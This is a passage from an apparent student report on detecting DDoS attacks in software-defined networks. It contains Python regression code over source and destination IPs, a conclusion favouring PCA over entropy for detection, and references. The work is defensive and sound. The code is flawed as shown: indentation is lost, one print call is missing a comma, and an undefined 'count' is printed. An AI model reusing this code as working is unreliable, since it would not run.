def calcRms(self):

self.rmsSqSum += pow(self.yDist,2)

self.rms =math.sqrt(self.rmsSqSum/self.count)

def calcYDistance(self,srcIpNum,dstIpNum) :

temp = self.slope\*srcIpNum + self.intercept

self.yDist = (dstIpNum-temp)

def getsdDeviation(self) :

self.calcSqDeviation()

return self.sdDeviation

def getYDist(self):

return self.yDist

def getRms(self):

self.calcRms()

return self.rms

def collectStats(self, srcIp, dstIp):

self.count +=1

print('\nCOUNT :',count,"\tSource IP")

#if(self.srcDict.has\_key(str(srcIp))==1):

if str(srcIp) in self.srcDict:

srcIpNum=self.srcDict[str(srcIp)]

else :

self.srcDict[str(srcIp)]=len(self.srcDict) + 1

srcIpNum=self.srcDict[str(srcIp)]

dstIpNum=ipToNum(dstIp)

self.srcIpList.append(srcIpNum)

self.dstIpList.append(dstIpNum)

d={'x' : self.srcIpList,'y' : self.dstIpList}

data=pd.DataFrame(data=d)

lm = smf.ols(formula = 'y ~ x', data = data).fit()

#print(smf.summary())

self.intercept= lm.params.Intercept

self.slope= lm.params.x


print("MeanDst:",self.meanDst," MeanSrc:"self.meanSrc)


self.calcYDistance(srcIpNum,dstIpNum)



def \_\_init\_\_(self):

pass

**SNAP SHOTS**







**CONCLUSION AND FURTHER ENHANCEMENT**

In this project a new type of DDoS attack is introduced which unlike the traditional DDoS attack is focused on the entire SDN system. Early detection of the DDoS attack during run time is important so that the network does not have permanent damage. We have considered two detection mechanisms sample entropy and principal component analysis. From the 3 cases tested the following facts are found, entropy has less detection time than PCA which is very important during real time attack. But it cannot identify the new type of DDoS attack since the randomness of the traffic does not decrease. While PCA needs more time for detection than sample entropy it can be used to detect the presence of the new type of DDoS attack in traffic. In an attackers target is the entire SDN system, PCA is the best option for detection and also since it also useful for detection of traditional DDoS attack, the best mechanism for detection of DDoS attack is Principal component analysis. By decreasing the detection time needed for PCA the value of the project increases. By identifying the bots in the system we can send instruction from the controller to switches to drop the packets received from the interface.

Reference

1. “*A Novel Distributed Denial-of-Service Attack Detection Scheme for Software Defined Networking Environments***” Di Wu, Jie Li, Sajal K. Dasy, Jinsong Wuz, Yusheng Jix, and Zhetao Li**
2. “*DDoS Attack Detection Algorithm Based on IP Entropy Model* ” **Wang xintong, Liu guqing, Yang jungang, Ran jinzhi**
3. “*Structural Analysis of Network Traffic Flows*” **Anukool Lakhina, Konstantina Papagiannaki, Mark Crovella, Christophe Diot, Eric D. Kolaczyk, and Nina Taft**
4. “[*Analysis-of-DDoS-Attacks-in-SDN-Environments*](https://github.com/aswanthpp/Analysis-of-DDoS-Attacks-in-SDN-Environments)” - **ASWANTH P P**
5. “*Survey on SDN based network intrusion detection system using machine learning approaches*” **Nasrin Sultana & Naveen Chilamkurti & Wei Peng & Rabei Alhadad**
6. “**Openflow switch specification 1.3.1.**” *https://www.opennetworking.org/ images/stories/downloads/sdn-resources/onf-specifications/openflow/ openflow-spec-v1.3.1.pdf.*
7. **POX Manual Current documentation**